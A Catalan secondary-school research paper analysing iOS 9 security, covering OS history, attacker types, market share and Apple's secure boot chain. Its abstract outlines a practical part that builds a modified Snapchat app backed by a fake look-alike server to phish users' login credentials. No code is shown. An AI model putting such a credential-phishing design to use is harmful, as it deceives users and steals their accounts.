



JESUÏTES Sarrià
Sant Ignasi

Autor: Josep Maria Olivé Fernández

Curs: 2º de batxillerat D

Data d'entrega: 26/09/2016

Tutora: Pilar Simon

Treball de recerca: Anàlisi i explotació de la seguretat d'iOS

Índex

1. Introducció.....	4
2. Resum.....	5
3. Metodologia.....	6
3.1 Selecció del tema a estudiar.....	6
3.2 Introducció al tema.....	6
3.2.1 Sistemes operatius.....	6
3.2.2 Història dels sistemes operatius.....	7
3.3 Conceptes bàsics de la seguretat informàtica.....	9
3.3.1 Tipus d'informació sensible emmagatzemada en dispositius mòbils.....	9
3.3.2 Definició del terme atacant.....	10
3.3.3 Possibles finalitats dels atacants.....	11
3.4 Anàlisi de l'entorn de treball.....	12
3.4.1 Segmentació segons el sistema operatiu i la versió.....	12
3.5 Procés d'anàlisi de la seguretat del sistema operatiu.....	15
3.6 Recerca i explotació d'una vulnerabilitat.....	16
4. Part teòrica.....	17
4.1 Anàlisi de la seguretat de iOS i els seus diferents mètodes d'explotació.....	17
4.1.1 Documentació oficial de la seguretat.....	17
a. Introducció.....	18
b. Seguretat de la plataforma.....	20
i. Cadena d'arrancada segura.....	20
ii. Protecció de les dades i Secure Enclave.....	22
iii. Codesign.....	30
iv. Sandboxing.....	32
v. Touch ID.....	33
vi. Control de la privacitat.....	35
c. Actualitzacions del programari.....	36
i. Importància de les actualitzacions.....	36
ii. Optimització de les actualitzacions.....	36
iii. Actualitzacions verificades.....	37
d. Seguretat en la distribució d'aplicacions.....	39
i. Mecanismes de verificació de l'App Store.....	39
ii. Ús d'API i frameworks.....	41
iii. Desenvolupament responsable.....	42
4.1.2 Tipus d'exploits.....	43
4.1.3 Mètodes d'explotació de la seguretat.....	44
a. Jailbreaks.....	45
b. Malware i altres programes.....	48

5. Part pràctica.....	50
5.1 Selecció del mètode d'exploració.....	50
5.2 Desenvolupament del programa.....	52
5.2.1 Modificació de l'aplicació.....	52
5.2.2 Servidor web.....	61
5.3 Demostració.....	65
6. Conclusions.....	68
7. Glossari.....	70
8. Bibliografia.....	72
9. Agraïments.....	73
10. Annexos.....	74

1. Introducció

Aquest treball està dedicat a l'estudi de la seguretat del sistema operatiu iOS per a dispositius mòbils i portàtils, i la seva posterior explotació. Cal dir que la seguretat del sistema serà analitzada des del punt de vista d'un usuari amb coneixements bàsics de programació, és a dir, que els errors de seguretat utilitzats no requeriran una experiència molt elevada per ser utilitzats. Al llarg de l'estudi repesarem tant la informació oficial sobre la seguretat del sistema, proporcionada per la mateixa empresa que l'ha desenvolupat, com la informació de tercers. Els objectius que em proposo per a aquest projecte són els següents:

1. Analitzar la seguretat del sistema a escala general, basant-me en la informació oficial i la de tercers.
2. Desenvolupar un mètode que demostrï una vulnerabilitat en el sistema operatiu.

Les meves hipòtesis per a aquest treball són les següents:

1. El sistema operatiu iOS té una seguretat molt elevada, i per tant, resultarà impossible per a un usuari amb coneixements bàsics rompre la integritat de sistema i obtenir accés a tota la informació de l'usuari.
2. Tot i la seva elevada seguretat, serà possible per a un programador novell trobar algun mètode per comprometre-la, encara que sigui parcialment.

2. Resum

Anàlisi i explotació del sistema operatiu iOS

iOS és el sistema operatiu mòbil de l'empresa americana de tecnologia Apple. Aquest sistema operatiu compta amb mesures de seguretat increïblement complexes, però és ben conegut en el món de la informàtica que no hi ha programa perfecte, o el que és el mateix, sense cap vulnerabilitat.

En l'inici del meu treball em vaig plantejar dues hipòtesis. En primer lloc vaig suposar que un desenvolupador novell no seria capaç de trencar la seguretat del sistema per tal d'extreure totes les dades de l'usuari i tenir un control absolut d'aquest. En segon lloc vaig suposar que el mateix tipus de desenvolupador sí que seria capaç de desenvolupar un petit programa, el qual comprometés només un sector molt petit de la seguretat, i per tant no tingués accés absolut a informació de l'usuari, però sí que seria capaç d'obtenir una petita mostra d'aquesta.

Mitjançant el document oficial sobre seguretat que Apple posa a disposició del públic, i altres fonts d'informació fiables, he estudiat amb profunditat el funcionament de la seguretat d'iOS per tal de fer-ne una valoració posteriorment. En això consisteix la meua part teòrica, en estudiar el funcionament de la seguretat.

Per tal de saber en l'entorn en el qual em toca treballar, també he agut de realitzar un estudi menor de la situació del mercat, és a dir, quins són els sistemes operatius més utilitzats en el sector del mòbil o tauletes i quina és la seva fragmentació per versions.

Quant a la meua part pràctica, he realitzat tot el procés necessari per a desenvolupar un programa maliciós capaç d'enganyar l'usuari per tal de cedir-me les credencials del seu compte de Snapchat. Tot aquest procés es realitza modificant l'aplicació oficial de la companyia i amb l'ajuda d'un servidor privat que simula la pàgina web original de la mateixa companyia.

Finalment, he estat capaç de confirmar les meves dues hipòtesis. La primera es pot confirmar gràcies a tots els coneixements obtinguts a la part teòrica, i la segona gràcies al programa que he desenvolupat a la part pràctica.

Podem concloure que iOS té una seguretat molt robusta, però tot i així cap sistema operatiu és completament segur.

3. Metodologia

L'apartat de metodologia està dedicat a explicar tant la motivació personal per fer el treball, com els mètodes que utilitzaré per realitzar-lo i per l'entorn en el qual s'ha desenvolupat el treball.

3.1 Selecció del tema a estudiar

He seleccionat el tema de la seguretat informàtica en el sector mòbil per dos motius principals. El primer és la gran passió que em desperta el sector de la informàtica en general. Des de ben petit ja hi estava aficionat i amb els anys, i la influència que he rebut per part familiar, la meva passió i dedicació per a tot el relacionat amb la tecnologia no ha fet res més que augmentar considerablement. El segon motiu que m'ha portat a escollir aquest tema és l'evolució del paper tan important que juguen els dispositius mòbils en les nostres vides. Probablement el telèfon és el dispositiu electrònic personal que més informació privada conté. I per això analitzar la seguretat d'aquest dispositiu és essencial per saber el nivell de privacitat que tenim avui en dia.

3.2 Introducció al tema

En aquest apartat explicarem els coneixements bàsics i necessaris per a la comprensió de la resta del treball.

3.2.1 Sistemes operatius

El sistema operatiu és el conjunt dels diferents programes que controlen el funcionament d'un ordinador. Les seves funcions, entre d'altres, consisteixen a gestionar les transferències d'informació internes, procurar la comunicació de l'ordinador amb els operadors, controlar l'execució dels programes amb la detecció dels errors, encadenar automàticament les feines, optimitzar els recursos (memòria, espai d'emmagatzematge, etc.), carregar i elimina automàticament els programes en funció de l'espai de memòria i altres variables.

El sistema operatiu és el programari responsable de gestionar els recursos en una computadora, sigui un dispositiu mòbil o un ordinador personal. El sistema fa d'amfitrió i gestiona els detalls de l'operació del maquinari, és a dir, el sistema operatiu gestiona les funcions bàsiques que haurien de gestionar tots els programes de forma individual, i per optimitzar el seu funcionament s'unifiquen en el sistema operatiu. Aquest fet també fa que la programació dels programes sigui simplificada en gran mesura. El sistema operatiu també ofereix diversos components que ajuden als desenvolupadors a crear programes, aquestes són les crides al sistema i les *API*¹ (application

¹ Totes les paraules en cursiva tenen la seva corresponent definició al Glossari.

programming interfaces o interfície de programació d'aplicacions). Un sistema operatiu també consta d'una interfície d'usuari, la qual sol ser coneguda com a GUI (interfície gràfica d'usuari). Aquesta sol estar inclosa en el mateix sistema en el cas de dispositius mòbils o ordinadors personals, però a vegades en sistemes molt més grans i amb suport per múltiples usuaris, la GUI s'implementa a part del sistema operatiu.

Per a les funcions del maquinari (hardware) com d'entrada (input) i sortida (output) i l'assignació de memòria, el sistema operatiu actua com a mediador entre els programes d'aplicació i el maquinari de l'equip. Alguns dels sistemes operatius més comuns són Microsoft Windows, GNU/Linux, Mac OS X

3.2.2 Història dels sistemes operatius

La història dels sistemes operatius s'inicia a la dècada del 1950, quan es va inventar el transistor, el qual va permetre construir computadores més fiables, ràpides i petites. En aquesta època els processadors amb prou feines suportaven una velocitat d'un MHz. Això va permetre que es poguessin crear computadores comercials d'alt preu, per això només institucions com l'exercit, les universitats o els governs en van fer ús. Amb aquestes millores tècniques, també van arribar els primers llenguatges de programació (FORTRAN, Pascal, Cobol, etc) i els primers programes que permetien desenvolupar aplicacions (carregadors, compiladors, muntadors, llibreries de funcions matemàtiques i rutines per al control de dispositius). En aquesta època ja s'utilitzaven les etapes habituals d'avui en dia per a desenvolupar aplicacions (escriptura del codi font, compilació, execució, depuració).

Del 1960 al 1970 es van produir canvis diversos en el camp de la informàtica. En primer lloc es va introduir la multiprogramació, és a dir, on la memòria principal alberga a més d'un programa d'usuari. La CPU executa instruccions d'un programa, quan el que es troba en execució realitza una operació, en lloc d'esperar que finalitzi l'operació, es passa a executar un altre programa. D'aquesta forma és possible tenint en funcionament un conjunt adequat de tasques en cada moment utilitzar de manera òptima els recursos disponibles. En segon lloc es va introduir la tasca en temps real, que s'utilitzen en entorns on s'han d'acceptar i processar en temps molt breus un alt nombre de successos.

En tercer lloc es van desenvolupar els multiprocessadors, on dos programes poden ser executats de manera simultània i poden interferir-se entre si, tant en l'acció de les lectures i escriptures en memòria. Els principals sistemes operatius que es van desenvolupar en aquesta època van ser Atlas Supervisor, OS/360 i el més avançat Multics, sistema operatiu multiusuari i multitasca desenvolupat pels laboratoris Bell d'AT & T i Unix, convertint-lo en un dels pocs sistemes operatius escrits en un llenguatge d'alt nivell.

En la dècada del 1980 es va introduir el circuit LSI (integració a gran escala), aquest xip conté milers de transistors en un centímetre quadrat de silici. Aquest punt va ser l'auge dels ordinadors personals, i per tant els sistemes

operatius van deixar de banda el rendiment per crear interfícies que fossin més senzilles i amigables per a tots els usuaris. Això reduïa la rapidesa de les aplicacions, però es tornaven pràctiques i simples per als usuaris menys entesos. En aquesta dècada també va aparèixer un dels llenguatges de programació orientada a objectes més famosos, C++. En el camp de la programació declarativa va aparèixer Haskell. Un altre avenç important en aquesta època també va ser el desenvolupament de xarxes de computadores personals que corrien sistemes operatius en xarxa i sistemes operatius distribuïts.

Al gener del 1984, Apple va llançar el seu nou ordinador, el Macintosh, a un preu de 1995 USD. Aquest ordinador incloïa la nova versió del sistema operatiu Mac OS, una nova GUI, multitasca i el primer mouse o ratolí. Aquest va ser el primer ordinador amb el qual es podia interaccionar a través d'un ratolí, obrint una nova finestra d'opcions al món de la informàtica personal. Tot i que, inicialment el ratolí d'Apple va rebre moltes crítiques per part dels usuaris més experts, els quals preferien la línia d'ordres o terminal per a operar en la computadora, i se'l va titllar de joguina, amb el temps es va convertir en un component indispensable per a qualsevol ordinador.

Microsoft també va començar el desenvolupament de Windows el 1981, però molt lluny de ser el que és ara. Microsoft va comprar el sistema operatiu QDOS, que va passar a ser la primera versió de MS-DOS (MicroSoft Disk Operating System). A partir d'aquí va seguir evolucionant fins a la versió 7.1, quan MS-DOS va deixar d'existir com un component del sistema operatiu. Arran d'aquests progressos les següents versions del sistema operatiu més utilitzat avui en dia van anar evolucionant en el següent ordre: Windows 95, Windows 98, Windows ME (Millennium edition), Windows 2000, Windows XP, Windows Vista, Windows 7, Windows 8 i finalment Windows 10.

En la dècada del 1990 va aparèixer GNU/Linux, inicialment només treballava en mode comandes, però gràcies a programes com Gnome o KDE, es va introduir un entorn gràfic atractiu al sistema. Avui en dia Linux és el sistema preferit per la gran majoria de desenvolupadors.

3.3 Conceptes bàsics de la seguretat informàtica

A continuació explicaré els conceptes bàsics de la seguretat informàtica en dispositius mòbils, per tal d'entendre que s'està analitzant en aquest treball. Aquí podrem trobar des de les dades que més cal protegir, fins a les persones que poden intentar robar-les i els seus possibles fins.

3.3.1 Tipus d'informació sensible emmagatzemada en dispositius mòbils

Els dispositius mòbils contenen una gran quantitat d'informació sensible o privada dels seus propietaris. A continuació esmentaré una llista dels continguts privats més freqüents que es pot trobar en un dispositiu mòbil:

1. **Missatges**, actualment tendim a comunicar-nos amb els nostres éssers propers mitjançant tot tipus de plataformes de missatgeria. El mòbil és l'eina més freqüent a l'hora de fer servir totes aquestes plataformes, i per tant tota la informació enviada i rebuda per aquestes és emmagatzemada al dispositiu.
2. **Fotos**. Amb els anys, l'ús del dispositiu mòbil per a fer fotografies ha incrementat notablement, ja que és pràctic i còmode. Les fotografies capturades amb aquest dispositiu són sempre emmagatzemades a la memòria del dispositiu, o en algun servei d'emmagatzematge en línia si l'usuari l'ha configurat prèviament.
3. **Informació bancària**, tot i que no és tan freqüent, actualment els mòbils poden actuar com una targeta de crèdit mitjançant la tecnologia NFC o poden ser utilitzats per comprar en línia. Tota la informació per realitzar els pagaments passa pel dispositiu en els dos casos, i la seguretat d'aquest podria comprometre aquestes dades tan sensibles.
4. **Documents**, els dispositius mòbils jugant un gran paper en el camp professional, sovint aquest poden contenir informes o documents privats de l'empresa per a la qual treballa el propietari.
5. **Estadístiques d'ús**, els mòbils poden recollir estadístiques de l'ús que en fa un usuari, i basant-se en aquestes oferir anuncis o altres continguts d'acord amb els gustos del propietari.

3.3.2 Definició del terme atacant

En el camp de la seguretat informàtica, un atacant és aquell que intenta destruir, exposar, alterar, inutilitzar, robar o guanyar accés no autoritzat a un dispositiu.

En aquesta investigació, ens centrarem en els atacants que tenen com a objectiu guanyar accés no autoritzat al dispositiu per tal d'extreure'n informació privada del seu propietari. A continuació desenvoluparé una llista amb els possibles atacants:

1. **Criminals**, persones que es dediquen a robar informació personal i comerciar amb ella, o simplement per cometre activitats criminals.
2. **Competidors empresarials**, la competència d'una empresa pot intentar realitzar espionatge empresarial mitjançant l'accés a documents o informació que contenen els dispositius mòbils dels treballadors d'aquesta.
3. **Proveïdors de serveis**, diguin-se operadores o altres companyies que ofereixen a l'usuari un accés a internet o altres connexions. Aquestes podrien intentar obtenir informació de les activitats de l'usuari mitjançant estadístiques d'ús, les quals violarien la privacitat de l'usuari. Per protegir-se de la majoria d'aquestes companyies s'han d'encriptar les connexions del dispositiu.
4. **L'estat**. En alguns països, com en els Estats Units, l'estat utilitza tècniques d'espionatge amb els ciutadans per prevenir atemptats terroristes o amb altres finalitats. Sense entrar en més detalls d'aquesta qüestió, i opinar si és legítim o no, podem veure que en qualsevol dels dos casos s'està violant la privacitat de l'individu.
5. **Parella sentimental**, a vegades la gelosia o la desconfiança pot portar a una persona a espiar el dispositiu mòbil de la seva parella en cerca d'informació. Això també es considera una violació de la privacitat.
6. **Amics o familiars**, aquests també poden intentar accedir a la informació emmagatzemada en el dispositiu i per tant també se'ls considera possibles atacants.

3.3.3 Possibles finalitats dels atacants

Tot atacant té una finalitat específica, una certa informació que espera extreure del dispositiu. En alguns casos l'atacant no sap el que busca fins que ho troba, com podria ser el cas de les parelles, els amics i els familiars. Però hi ha altres tipus d'atacants que tenen molt clar quina informació volen obtenir al violar la seguretat del dispositiu, aquests podrien ser els criminals o el mateix estat.

A continuació, podem trobar una llista amb les principals finalitats d'aquests atacants:

1. **Assetjament personal o extorsió**, alguns atacants podrien utilitzar la informació trobada per extorsionar o sabotejar a l'usuari. Majoritàriament s'utilitzarien els missatges i les fotografies privades.
2. **Vigilància**, atacants com per exemple l'Estat podrien utilitzar el dispositiu per realitzar un seguiment de les activitats de l'usuari. Aquest espionatge es podria realitzar tant extraient missatges, fotografies i documents del dispositiu, com realitzant un seguiment del senyal GPS emes per aquest o amb altres tècniques.
3. **Espionatge industrial**, alguna empresa podria utilitzar la informació extreta d'un dispositiu mòbil per espiar les activitats o tècniques emprades pels seus competidors, per tal d'adquirir cert avantatge o marge d'actuació enfront d'aquests.
4. **Benefici econòmic directe**, alguns atacants podrien intentar extreure informació bancària dels dispositius. Com ara targetes de crèdit, nombres de compte o claus d'accés. Tota aquesta informació seria utilitzada després per cometre tant estafes a botigues amb la informació de les targetes com retirades en efectiu del capital.


3.4 Anàlisi de l'entorn de treball

A continuació analitzarem l'entorn en el qual ha estat realitzada la recerca. La informació obtinguda en aquest apartat ens ajudarà a contextualitzar les conclusions finals del treball.

Cal remarcar que la informació que conté aquest apartat és l'última disponible a data del mes de febrer del 2016.

3.4.1 Segmentació segons el sistema operatiu i la versió

En el següent gràfic podem observar la segmentació de mercat dels sistemes operatius mòbils principals a escala mundial:



Fragmentació del mercat mundial segons el sistema operatiu. Font: IDC

Període	Android	iOS	Windows Phone	Black Berry	Altres
2015Q2	82.8%	13.9%	2.6%	0.3%	0.4%

Tal com es pot apreciar a la gràfica, Android és el sistema operatiu mòbil més utilitzat seguit molt de lluny per iOS, el sistema operatiu que estudiarem. Aquestes són dades del segon quadrimestre del 2015.

Seguidament tenim la fragmentació per versions dels dos sistemes principals:


- iOS

Podem observar que l'última versió del sistema d'Apple és la que té més presència en els dispositius. A continuació la seva versió anterior, iOS 8. I per últim un 6% que pertany a versions anteriors al 2014.

Com un 77% dels dispositius compten amb l'última versió, aquests també comptaran amb les mesures de seguretat més avançades que hi ha avui dia.

Cal destacar que aquestes dades són mesurades per la mateixa Apple.

77% of devices are using iOS 9.




As measured by the App Store on February 8, 2016.

Segmentació de versions d'iOS. Font: Apple

Les dades s'obtenen mitjançant les descarregues i connexions a l'App Store, és a dir, els iPhones que es connecten a l'App Store, botiga d'aplicacions d'Apple, deixen una empremta digital amb certa informació com la versió del sistema instal·lada. Podem considerar les dades d'aquest sistema molt acurades, ja que tots els usuaris tenen tendència a descarregar i actualitzar les seves aplicacions, per tant, les dades obtingudes reflectiran el tant per cent de les versions més freqüents en els dispositius que actualment estan en ús.

- Android

Versió	Nom	%
2.2	Froyo	0.1%
2.3.3 - 2.3.7	Gingerbread	2.7%
4.0.3 - 4.0.4	Ice Cream Sandwich	2.5%
4.1.x	Jelly Bean	8.8%
4.2.x		11.7 %
4.3		3.4%
4.4	KitKat	35.5 %
5.0	Lollipop	17.0 %
5.1		17.1 %
6.0	Marshmallow	1.2%



Segmentació de versions d'Android. Font: Google

Tal com hem pogut observar a la gràfica i la taula de dades anterior, la versió KitKat d'Android és la versió més utilitzada. Cal remarcar que la versió KitKat va ser llançada per Google l'octubre del 2013, per tant podríem pensar que aquests usuaris no consten de les últimes actualitzacions de seguretat. Un dels principals problemes d'Android quant a seguretat és la seva gran fragmentació per versions, és a dir, que hi ha moltes versions al mercat que tenen una presència elevada en els dispositius actualment en ús. Aquest fet dificulta molt la distribució d'actualitzacions de seguretat, ja que no es pot fer mitjançant una actualització del sistema perquè no tots els usuaris hi tindrien accés. Per solucionar aquest problema Google va introduir a la versió d'Android 2.3 una nova aplicació del sistema anomenada "Google Play Services". Aquest servei en ser una aplicació amb privilegis del sistema té la capacitat d'actualitzar-se sense requerir una actualització de firmware, és a dir, és un mòdul a part. La funció principal d'aquest mòdul és dotar a totes les versions d'Android de les últimes API i mesures de seguretat, és a dir que usuaris en versions més antigues del sistema poden comptar amb l'última seguretat i fer servir les aplicacions que requereixen tecnologies més noves.

3.5 Procés d'anàlisi de la seguretat del sistema operatiu

Per analitzar la seguretat del sistema operatiu de forma justa, és a dir avaluant per igual els punts forts i febles, he dissenyat el següent mètode. El mètode té diverses etapes, les que pertanyen a la part teòrica són les següents:

1. Anàlisi de la documentació oficial sobre la seguretat d'iOS proporcionada per Apple.
2. Anàlisi de documentació extraoficial o de tercers que tracti temes rellevants a la seguretat d'aquest sistema.
3. Explicació de diferents mètodes coneguts per explotar la seguretat del sistema.
4. Valoració de la seguretat del sistema operatiu, basant-se en tota la informació obtinguda anteriorment.
5. Elaboració de les conclusions de la part teòrica.

Cal remarcar, que l'estudi que faré de la seguretat d'iOS en aquest treball se centrarà en la versió més nova del sistema en dia d'avui, Juliol del 2016. Aquesta versió és *iOS 9.3*.

3.6 Recerca i explotació d'una vulnerabilitat

La part pràctica d'aquest treball consisteix a desenvolupar un mètode propi d'explotació de la seguretat del sistema operatiu triat, per tal d'obtenir algun tipus d'informació privada de l'usuari.

Pel que fa al desenvolupament d'un mètode propi per explotar la seguretat d'un dels sistemes, els passos a seguir seran els següents:

1. Recerca d'un possible mètode d'explotació de la seguretat segons els coneixements obtinguts al desenvolupament de la part teòrica.
2. Analitzar la vulnerabilitat i les possibilitats que brinda per tal d'extreure informació.
3. Especificar la informació que volem extreure del dispositiu mòbil.
4. Desenvolupament del *exploit* i el seu mètode d'injecció en el dispositiu.
5. Verificació del seu correcte funcionament.
6. Elaboració de les conclusions de la part pràctica.

En aquest cas també utilitzarem iOS 9.3 com a plataforma objectiu, ja que és la versió més recent del sistema operatiu mòbil d'Apple.

4. Part teòrica

La part teòrica conté tot el material estudiat en aquest treball. A continuació esmentaré i explicaré tota la documentació, tant oficial com extraoficial, que he utilitzat.

4.1 Anàlisi de la seguretat de iOS i els seus diferents mètodes d'exploració

En aquest apartat em centraré a documentar com funciona iOS internament, i tots els aspectes relacionats amb la seguretat del sistema. La informació utilitzada té diferents orígens, des de la mateixa Apple fins professionals de tercers.


Cal recordar que la versió estudiada del sistema és la 9, és a dir, iOS 9 serà la versió a la qual farà referència la majoria de la informació a continuació, però també inclouré informació d'alguna versió anterior.

4.1.1 Documentació oficial de la seguretat

La documentació explicada a continuació prové del document oficial d'Apple "iOS Security" el qual explica el funcionament de tota la seguretat del sistema, però només analitzaré la més relacionada amb els aspectes que estic treballant, els quals seran detallats a continuació.

a. Introducció

Una de les principals característiques del sistema iOS és la seva seguretat. Tota l'arquitectura utilitzada està expressament feta per ser irrompible, és a dir, ha estat dissenyada per poder resoldre els principals problemes que mostren els computadors d'escriptori. Quan ens referim a iOS el primer que ens ve al cap és un ecosistema, ja que aquest inclou el maquinari, el programari i també els serveis que Apple ofereix als seus clients, un gran exemple de servei seria iCloud. Però el punt principal recau en el fet que tots aquests factors que ofereix iOS al seu usuari han estat programats per Apple exclusivament, i ells defensen que això els converteix en l'empresa amb el sistema operatiu mòbil més segur de tots. La gran majoria de les mesures de seguretat que inclou el sistema operatiu vénen activades per defecte, algunes fins i tot no són configurables per evitar la seva desactivació, com per exemple l'encryptació de la memòria del dispositiu.



Arquitectura de la seguretat del sistema. Font: Apple

Els principals continguts que analitzarem del document d'Apple seran els següents:

b. Seguretat de la plataforma: El programari i el maquinari segurs que vénen integrats per defecte en tots els models venuts per Apple amb el sistema iOS instal·lat.

- i. Cadena d'arrancada segura
- ii. Protecció de les dades i el Secure Enclave
- iii. Codesign
- iv. Sandboxing
- v. Touch ID
- vi. Control de la privacitat

c. Actualitzacions del programari: Apple ha programat els seus dispositius per realitzar estrictes comprovacions abans d'instal·lar, actualitzar o restaurar el programari d'aquest.

- i. Importància de les actualitzacions
- ii. Optimització de les actualitzacions
- iii. Actualitzacions verificades

d. Seguretat en la distribució d'aplicacions: Les aplicacions són una part essencial del sistema, però també suposen un perill a l'haver estat programades per terceres persones. Per això, hi ha un seguit de verificacions i controls que ha de passar una aplicació.

- i. Mecanismes de verificació de l'App Store.
- ii. Ús d'API i frameworks
- iii. Desenvolupament responsable

b. Seguretat de la plataforma

La seguretat del sistema iOS està dissenyada de forma que tant el programari com el maquinari són segurs en tots els components del nucli de cada dispositiu. Dins aquesta llista de components podem trobar, entre altres, els següents: el sistema d'arrancada, l'encryptació de les dades i el coprocessador conegut com a Secure Enclave, l'identificador mitjançant l'empenta digital o *Touch ID* i mecanismes de protecció i verificació de les aplicacions com el Sandboxing o el Codesign.

i. Cadena d'arrancada segura

Cada procés que intervé en la cadena d'arrancada d'iOS està criptogràficament signat per Apple per comprovar la seva integritat, i aquest procedeix només un cop s'ha verificat la seva integritat. Els processos que estan inclosos en aquesta llista són: el *bootloader*, el *kernel*, les extensions del kernel i el *firmware del baseband*.

Quan un dispositiu iOS s'encén, el seu processador immediatament executa el codi que conté el BootROM (read-only memory) o memòria de la qual el sistema només en pot llegir, és a dir, que no pot ser modificada per ningú. Aquest codi immutable és escrit durant la fabricació del mateix xip, i és de confiança implícita.

El codi del BootROM conté la clau pública d'un certificat que Apple fa servir per verificar que el LLB (Low-level bootloader) o gestor d'arrancada de baix nivell és lícit, abans de deixar que comenci a carregar-se. Aquesta només és la primera passa en una cadena en la qual cada element verifica al següent abans de deixar que es carregui.

Quan el LLB acaba les seves tasques verifica i executa el següent procés en la cadena, *iBoot*, aquest és l'encarregat de verificar i executar el *kernel* d'iOS.

Aquesta cadena d'arrancada segura ajuda a comprovar que els nivells més bàsics del software no han estat manipulats i fa que iOS només funcioni en els dispositius d'Apple.

Cal dir que el coprocessador Secure Enclave, que es troba només en dispositius que tenen el xip A7 o algun més recent, també compta amb el seu propi procés d'arrancada segura.

Per als dispositius que compten amb antenes mòbils, com ara els iPhone o alguns iPads que compten amb 3G/4G, el baseband també compta amb el seu propi sistema d'arrancada segura que és similar al del sistema.

